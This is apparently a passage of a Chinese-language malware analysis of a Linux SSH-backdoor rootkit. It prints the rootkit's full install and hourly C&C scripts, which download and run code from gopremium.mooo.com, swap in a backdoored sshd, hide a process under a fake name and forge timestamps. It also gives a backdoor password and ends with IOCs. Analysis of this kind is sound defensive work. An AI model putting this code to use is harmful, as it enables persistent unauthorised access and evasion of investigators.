curl --progress-bar -O http://gopremium.mooo.com/.../auto/side_files.tgz
if [ ! -f side_files.tgz ] ; then echo -e "33[0;31m [-] 33[0m33[0m file missing - download failed. aborting" ; echo ; exit ; fi
echo -e "33[0;32m [+] 33[0m33[0m starting rkip install" # green
if [ -z $side_files_dir ] ; then echo -e "33[0;31m [-] 33[0m33[0m no side_files_dir. aborting" ; echo ; exit ; fi
rm -rf /etc/pps/side_files
tar mzxf side_files.tgz ; rm -rf side_files.tgz ; cp -R side_files /etc/pps
rkipdir="/etc/pps/side_files"
cd $rkipdir ; yes y | ./install $side_files_dir 1>>$maindir/1tempfiles/log.rkip 2>>$maindir/1tempfiles/log.rkip
node_process_id=$(pidof [pdflush-0])
if [[ -z $node_process_id ]]; then
        #echo " nu exista"
        echo -e "33[0;31m [-] 33[0m33[0m background proccess did not start. aborting. check ($maindir/1tempfiles/log.rkip). script in /etc/pps/side_files"
        echo ; exit
fi
echo -e "33[0;32m [+] 33[0m33[0m rkip install done (logs in $maindir/1tempfiles/log.rkip)"
echo -e "33[0;36m [x] 33[0m33[0m write this down in your notepad :)" #cyan
echo
id_unic=`cat $maindir/1tempfiles/log.rkip|grep NOTEPAD`
echo "$id_unic"
echo
#### cleaning shit out
cd /etc/pps ; rm -rf side_files ; ./dep-safe.arhivez
rm -rf $maindir
side_files.tgz工具的分析
安装脚本
主脚本“安装”执行几个主要功能。它定义了一个timestamp-ptty函数来修改一些文件的时间戳,使得调查更加困难。选择的时间戳和/bin/ls中的类似。
同时,它还会检查是否存在一些已定义的URL,这会在之后的检查中发挥作用。
最后它还会调用另一个脚本dep-install_install2,这也是side_files.tgz的一部分。
安装脚本的完整内容如下:
#!/bin/bash
# echo -ne "33[0;31m [-] 33[0m33[0m" # red
# echo -ne "33[0;32m [+] 33[0m33[0m" # green
# echo -ne "33[0;36m xxx 33[0m33[0m" #cyan
if [ $# != 1 ]; then
 echo
 echo -e "33[0;31m $0 [... | .unix] 33[0m33[0m" # red
 echo -e "33[0;36m [... | .unix] = which main server dir is used 33[0m33[0m" #cyan
        echo
        exit;
fi ; echo
############## facem linkul de la main server in functie de director
myhost="gopremium.mooo.com"
main_link="http://$myhost/$1"
mkdir /usr/lib/libu.a/ 1>/dev/null 2>/dev/null
## adaog timestamp
 echo "timestamp-ptty" > /usr/lib/libu.a/TS8402386704
 touch -r /bin/ls /usr/lib/libu.a
 touch -r /bin/ls /usr/lib/libu.a/TS8402386704
 luam_timestamp() {
                touch -r /usr/lib/libu.a/TS8402386704 $1
                }
## EOF adaog timestamp
echo "$main_link" > /usr/lib/libu.a/l3290367235
luam_timestamp /usr/lib/libu.a/l3290367235
main_link_check=`cat /usr/lib/libu.a/l3290367235`
if [ "$main_link" == "$main_link_check" ] ; then
 #echo "aceleasi linkuri"
 echo -ne "33[0;32m [+] 33[0m33[0m" # green
 echo "main server link: $main_link_check"
 good=1
else
 #echo "difera"
 echo -ne "33[0;31m [-] 33[0m33[0m" # red
 echo "there is something wrong with the main_link."
 good=0
fi
if [ "$good" != "1" ] ; then echo "Some files are missing or empty. Existing." ; echo ; exit ; fi
echo -ne "33[0;36m [x] 33[0m33[0m" #cyan
echo -n "press any key if link is okay" ; read a
# EOF facem linkul de la main server in functie de director
### verificam daca e instalat ce folosim
DEP=(
'/usr/bin/curl'
'/bin/sed'
'/usr/bin/gcc'
'dep-install_install2'
'dep-install_ptty'
)
for t in "${DEP[@]}" ; do
        if [ -f $t ] ; then
                echo -ne "33[0;32m [+] 33[0m33[0m" # green
                echo "$t - found"
        else
                echo -ne "33[0;31m [-] 33[0m33[0m" # red
                echo "$t - MISSING OR EMPTY"
                good=0
        fi
done
if [ "$good" != "1" ] ; then echo "Some files are missing or empty. Existing." ; echo ; exit ; fi
echo -ne "33[0;36m [x] 33[0m33[0m" #cyan
echo "starting dep-install_install2"
./dep-install_install2
对dep-install_install2脚本的分析
该脚本的第一部分使用了同样的手段来修改文件的时间戳。
然后它会查询http://gopremium.mooo.com/.unix/return_ip.php来找出受损系统的公开IP。
此外还有一个函数来生成一个唯一的随机ID,用来定位受损系统。
该脚本还会编译events.c,这是一个每小时运行一次的程序,作用是来启动另一个指令/usr/bin/ptty。它甚至会定义一个假名字[pdflush-0],pdfflush 是一个通常用于为高速缓存在 Linux 系统中运行的程序。还有另一个有趣的技术来隐藏恶意进程。
Events.c内容如下:
#include <stdio.h>
#include <pthread.h>
#define FAKE "[pdflush-0]"
int main(int argc, char **argv){
strcpy(argv[0],FAKE);
while (1) {
sleep(3600);
system("/usr/sbin/ptty 1>>/dev/null 2>>/dev/null");
}
return 0;
}
在C语言代码中被调用的 /usr/sbin/ptty指令是脚本 dep-install_ptty,这是TGZ文件的一部分。我会在之后具体解释脚本内容。
此脚本所做的下一件事就是确保执行event二进制文件(编译文件)。这是通过修改/etc/init/env.conf 文件,在其中加入对外壳脚本 /usr/sbin/env. /usr/sbin/env的调用,该外壳程序是用来调用event二进制文件的。
下面是修改版本的内容(请注意最后一行以及对/usr/sbin/env的调用):
# env - Event System Register
description     "Event System Register"
start on runlevel [2345]
stop on runlevel [!2345]
respawn
exec /usr/sbin/env"/usr/bin/env" 也是side_files.tgz的一部分,基本上调用编译好的二进制文件 'events'.
"/usr/sbin/env"中的代码:
killall -9 events 1>/dev/null 2>/dev/null
nohup events 1>/dev/null 2>/dev/null &
通过对不同的文件的多次调用来执行恶意文件,并利用其他的二进制文件和配置文件,使得网络罪犯得以隐身。
最后,脚本会发送一个 HTTP 请求到服务器,用来通知已经入侵了一个新的系统。发生这种情况会通过 URL http://gopremium.mooo.com/.unix/srv-newinstall.php
对dep-install_ptty脚本的分析
此脚本负责每小时与C&C进行交互。脚本的主要作用如下:
· 检查是否还有其他用户连接到系统当中,由此来决定脚本剩余内容是否需要执行
· 从URL http://gopremium.mooo.com/.unix/srvupdt.tgz.下载更新
· 从URL http://gopremium.mooo.com/.unix/srvupdt_IDXYZ.tgz(其中 IDXYZ 是该系统的唯一 ID)下载此特定受损系统的任何更新版本
· 检查IP是否已经更改,它会查询http://gopremium.mooo.com/.unix/return_ip.php,将其与以前的IP进行对比
· 检查SSHD二进制文件中是否有任何变化,如果服务器已经遭到破坏,就会通过http://gopremium.mooo.com//.unix/srv.php?ip=XXXXip_changed=NO&sshd_changed=NO&sshd_backup_missing=NO&srv_was_down=YES&ptty_ver=3.0(XXXX是当前IP)发送该信息。
#!/bin/bash
ptty_ver="3.0"
######### verificam daca e cineva logat si nu are idle.
logati_fara_idle=`w|grep -v 'southsea|inordkuo|localte|lolo'|grep -v days|cut -c43-50|grep s`
if [[ -z $logati_fara_idle ]] ; then
 # echo "nu e nimeni activ pe server"
 useri=0
else
 # echo "sunt useri activi pe server"
 useri=1
fi
# EOF verificam daca e cineva logat si nu are idle.
######## continuam cu scriptul DOAR DACA nu sunt useri activi pe server
if [ "$useri" == "0" ] ; then
        ####### verificam daca merge dns-ul, daca nu, adaogam nameserver
        dns=`cat /etc/resolv.conf |grep 208.67.220.222`
        if [[ -z $dns ]] ; then
                # echo "dns nu e bun"
                echo "nameserver 208.67.220.222" >> /etc/resolv.conf
        fi
        # EOF verificam daca merge dns-ul, daca nu, adaogam nameserver
 ####### continuam cu scriptul DOAR DACA merge netul, verificam pe google
 url_check_net="http://google.com"
 if curl --output /dev/null --silent --head --fail "$url_check_net"; then
  # echo "URL exists: $url_check_net - merge netul"

  ip=`cat /usr/lib/libu.a/i1935678123`
  id_unic=`cat /usr/lib/libu.a/g239293471`        # id unic pt fiecare server in parte, e generat la install
  url=`cat /usr/lib/libu.a/l3290367235`  # hostul principal il ia din txt
  #url="http://192.168.137.177/test/sc/test"      # hostul principal. E DEFINIT IN ptty SI IN install

  ### adaog timestamp
         luam_timestamp() {
                 touch -r /usr/lib/libu.a/TS8402386704 $1 2>/dev/null
                   }
  # EOF timestamp
  luam_timestamp /usr/lib/libu.a
  luam_timestamp /usr/lib/libu.a/l3290367235
  luam_timestamp /usr/lib/libu.a/i1935678123
  luam_timestamp /usr/lib/libu.a/g239293471
  ######### DACA EXISTA ARHIVA srvupdt.tgz PE SERVERUL DE BAZA, O DOWNLOADEAZA, EXTRAGE SI EXECUTA.
         url_srvupdt="$url/srvupdt.tgz"                   # il pui daca vrei sa lansezi un script pe servere
         url_srvupdt_confirmare="$url/srvupdt.php?ip=$ip&tgz=srvupdt.tgz"       # intra pe el ca sa confirme ca a tras arhiva
  if curl --output /dev/null --silent --head --fail "$url_srvupdt"; then
   # echo "URL exists: $url_srvupdt"
   curl -s "${url_srvupdt_confirmare}" 1>/dev/null 2>/dev/null &
   tempdir="/tmp/.tmp"
   rm -rf "$tempdir" 1>/dev/null 2>/dev/null
   mkdir "$tempdir" 1>/dev/null 2>/dev/null
   curl --silent  "$url_srvupdt" --output "$tempdir"/srvupdt.tgz 2>/dev/null
   cd "$tempdir" 2>/dev/null
   tar zxvf srvupdt.tgz 1>/dev/null 2>/dev/null
   cd srvupdt 1>/dev/null 2>/dev/null
   ./install & 2>/dev/null
  fi
  # EOF DACA EXISTA ARHIVA PE SERVERUL DE BAZA, O DOWNLOADEAZA, EXTRAGE SI EXECUTA
  ######### ARHIVA SPECIAL FACUTA PT FIECARE SERVER IN PARTE. foloseste $id_unic
  url_id_unic="$url/srvupdt_$id_unic.tgz"
  url_id_unic_confirmare="$url/srvupdt.php?ip=$ip&tgz=srvupdt_$id_unic.tgz"       # intra pe el ca sa confirme ca a tras arhiva
  if curl --output /dev/null --silent --head --fail "$url_id_unic"; then
   # echo "URL exists: $url_id_unic"
   curl -s "${url_id_unic_confirmare}" 1>/dev/null 2>/dev/null &
   tempdir="/var/tmp/.tmp"
                        rm -rf "$tempdir" 1>/dev/null 2>/dev/null
                        mkdir "$tempdir" 1>/dev/null 2>/dev/null
   curl --silent  "$url_id_unic" --output "$tempdir"/srvupdt_$id_unic.tgz 2>/dev/null
   cd "$tempdir" 2>/dev/null
   tar zxvf srvupdt_$id_unic.tgz 1>/dev/null 2>/dev/null
   cd srvupdt_$id_unic 1>/dev/null 2>/dev/null
   ./install & 2>/dev/null
  fi
  # EOF RHIVA SPECIAL FACUTA PT FIECARE SERVER IN PARTE. foloseste $id_unic

  ########## PORNIM RESTUL SCRIPTULUI
  changes=0
  ip_changed="NO"
  sshd_changed="NO"
  sshd_backup_missing="NO"
  srv_was_down="NO"

   ######## verificam ce ip are serverul
          url_return_ip="$url/return_ip.php"              # din el ia valoarea $new_ip fiecare server
   if curl --output /dev/null --silent --head --fail "$url_return_ip"; then
    new_ip=`curl -s "$url_return_ip"|grep -Eo '([0-9]{1,3}.){3}[0-9]{1,3}'`
   fi
   # EOF verificam ce ip are serverul
   ####### verificam daca s-a schimbat ip-ul
   if [ "$ip" != "$new_ip" ] ; then
    # s-a schimbat ip-ul
    changes=1
    ip_changed="$new_ip"
   fi
   # EOF verificam daca s-a schimbat ip-ul
   ####### verificam daca mai exista backup-ul la sshd-ul nostru si il comparam cu /usr/sbin/sshd
   if [ -f /usr/lib/libu.a/m9847292 ] ; then
    # exista fisierul nostru de rk
    size_rk=`wc -c < /usr/lib/libu.a/m9847292`
    size_sshd=`wc -c < /usr/sbin/sshd`
    if [ "$size_rk" != "$size_sshd" ] ; then
     # cineva a schimbat sshd-ul
     ### punem sshd-ul meu inapoi
     cp /usr/lib/libu.a/m9847292 /usr/lib/libu.a/sshd 1>>/dev/null 2>>/dev/null
     chattr -aui /usr/sbin/sshd 1>>/dev/null 2>>/dev/null
     mv -f /usr/lib/libu.a/sshd /usr/sbin/sshd 1>>/dev/null 2>>/dev/null
     rm -rf /usr/lib/libu.a/sshd 1>>/dev/null 2>>/dev/null
     killall -9 sshd 1>>/dev/null 2>>/dev/null
     luam_timestamp /usr/sbin/sshd
     /usr/sbin/sshd 1>>/dev/null 2>>/dev/null
     # EOF punem sshd-ul meu inapoi
     changes=1
     sshd_changed="YES"
    fi
   else
    # cineva a sters fisierul nostru de rk (backup-ul)
    changes=1
    sshd_backup_missing="YES"
    sshd_changed="UNKNOWN"
   fi
   # EOF verificam daca mai exista backup-ul la sshd-ul nostru si il comparam cu /usr/sbin/sshd
   ####### verificam daca sshd e pornit, daca nu, il pornim noi
   sshd_process=`ps x | grep -v grep|grep sshd`
   if [[ -z $sshd_process ]]; then
    # echo "nu ruleaza"
    /usr/sbin/sshd 1>>/dev/null 2>>/dev/null
    # nu mai dau notificare daca am pornit eu sshd
    # changes=1
   fi
   # EOF verificam daca sshd e pornit, daca nu, il pornim noi
   ###### verificam daca a fost cazut netul
   if [ -f /usr/lib/libu.a/h439302s ] ; then
    # serverul a fost cazut
    changes=1
    srv_was_down="YES"
   fi

   ##### DACA scriptul detecteaza schimbari, intram pe link
   if [ "$changes" = 1 ] ; then
    ### trimitem datele catre server
curl -s "${url}/srv.php?ip=${ip}&ip_changed=${ip_changed}&sshd_changed=${sshd_changed}&sshd_backup_missing=${sshd_backup_missing}&srv_was_down=${srv_was_down}&ptty_ver=${ptty_ver}" 1>/dev/null 2>/dev/null &
   fi
   # EOF DACA scriptul detecteaza schimbari, intram pe link
  # EOF PORNIM RESTUL SCRIPTULUI


  else
   # echo "URL does NOT exist: $url_check_net - NU merge netul"
   mkdir /usr/lib/libu.a/ 1>/dev/null 2>/dev/null ## in caz ca ne-a sters cineva dir
   echo "srv was down" > /usr/lib/libu.a/h439302s 2>/dev/null
   luam_timestamp /usr/lib/libu.a/h439302s
  fi
  # EOF continuam cu scriptul DOAR DACA merge netul, verificam pe google
fi
# EOF continuam cu scriptul DOAR DACA nu sunt useri activi pe server
最后,P3 脚本会运行一些命令和脚本来删除所有临时文件。
总结:
· 后门功能:
· 一个通用于不同平台和架构的Linux系统的root工具包
· 本地的root外壳程序
· 主要的SSHD二进制文件被一个恶意文件覆盖。此二进制文件中包含有后门密码以确保访问。此外,任何通过该密码进行的访问都不会被跟踪,这个密码是PRtestD
· 多重体系结构和模块化:
· 对涉及的不同脚本使用模块化处理办法
· 根据操作系统和体系结构的不同下载执行不同文件
· 嗅探功能:木马感染几个二进制文件,比如scp、sftp、 ssh,来窃取用户名和密码。
· 反鉴定功能:
· 删除日志文件来删除入侵证据 (/var/log/messages, /var/log/secure, /var/log/lastlog, /var/log/wtmp)
· 修改文件时间戳
· Root工具包功能:
· 通过不同技术隐藏进程和文件
· C2C功能:
· 每小时与C&C交互,通知系统中的任何变化(如:出现新IP)
· 每小时与C&C交互,以获取任何更新
更新:对于SSHD二进制文件中的后门密码的最新分析。
IOCs
5.189.136.43
http://gopremium.mooo.com/…/auto/p
http://gopremium.mooo.com/…/auto/p1
http://gopremium.mooo.com/…/auto/arm61.tgz
http://gopremium.mooo.com/…/auto/arm71.tgz
http://gopremium.mooo.com/…/auto/vyos.tgz
http://gopremium.mooo.com/…/auto/vyos64.tgz
http://gopremium.mooo.com/…/auto/edgeos.tgz
http://gopremium.mooo.com/…/auto/edgeos64.tgz
http://gopremium.mooo.com/…/auto/default.tgz
http://gopremium.mooo.com/…/auto/p2
http://gopremium.mooo.com/…/auto/p3
http://gopremium.mooo.com/…/auto/side_files.tgz
http://gopremium.mooo.com/.unix/return_ip.php
http://gopremium.mooo.com/.unix/srvupdt.tgz
http://gopremium.mooo.com/.unix/srvupdt_IDXYZ.tgz
http://gopremium.mooo.com//.unix/srv.php
/etc/X11/.pr
/etc/pps
/usr/bin/ptty
/etc/init/env.conf (containing /usr/sbin/env)
/usr/bin/events/events
MD5 (arm61/arm61/run-libcheck) = 34976ac680474edd12d16d84470bd702
MD5 (arm61/arm61/scp) = 5eb1b59dbcd806ce41858bf40e10cab0
MD5 (arm61/arm61/sftp) = dce8fc0c3ddf0351e4e81f404b85d7bb
MD5 (arm61/arm61/ssh) = aeae5ae324e118021cb7e7ee7d5e7a26
MD5 (arm61/arm61/sshd) = 7aadb643f8345fb59e8998e18209f71a
MD5 (arm61/arm61/sshd-eu) = 7aadb643f8345fb59e8998e18209f71a
MD5 (vyos/vyos/scp) = 6797f4801407052832ff482d5b1acf06
MD5 (vyos/vyos/sftp) = 2d3a350e5210255f89a61a082254233f
MD5 (vyos/vyos/ssh) = 5b3193530738e8e658c5ab8f63b5ee0d
MD5 (vyos/vyos/sshd-eu) = 142e4198e11d405899619d49cc6dc79c
MD5 (vyos/vyos/test-sshd) = 142e4198e11d405899619d49cc6dc79c
MD5 (vyos64/vyos64/scp) = 300f7413eb76bf6905df1f5182e52f9e
MD5 (vyos64/vyos64/sftp) = 01a4f0f38096df67e13c6e9ed7ccc205
MD5 (vyos64/vyos64/ssh) = 3e7dfbac340929fc54aa459cc7ad181b
MD5 (vyos64/vyos64/sshd-eu) = b327add04800e05480a020af2ab993e0
MD5 (vyos64/vyos64/test-sshd) = b327add04800e05480a020af2ab993e0
MD5 (edgeos/edgeos/scp) = ce8e196db65bed7862d98d4a14283ae4
MD5 (edgeos/edgeos/sftp) = 0e34c468857e5e3d66ec2f0bd223d38c
MD5 (edgeos/edgeos/ssh) = 47f2e08da73bb5e5d6c61d347d1bfbf1
MD5 (edgeos/edgeos/sshd-eu) = 4b4e7ccb1f015a107ac052ba25dfe94e
MD5 (edgeos/edgeos/test-sshd) = 4b4e7ccb1f015a107ac052ba25dfe94e
MD5 (edgeos64/edgeos64/scp) = 602793976e2f41b5a1942cfd2784d075
MD5 (edgeos64/edgeos64/sftp) = e597cfee6f877e82339fab3e322d79b7
MD5 (edgeos64/edgeos64/ssh) = d5f6794c3b41f1d7f12715ba3315fd7b
MD5 (edgeos64/edgeos64/sshd) = 973eee9fae6e3a353286206da7a89904
MD5 (edgeos64/edgeos64/sshd-eu) = 973eee9fae6e3a353286206da7a89904
MD5 (edgeos64/edgeos64/test-sshd) = e597cfee6f877e82339fab3e322d79b7








发表评论
您还未登录,请先登录。
登录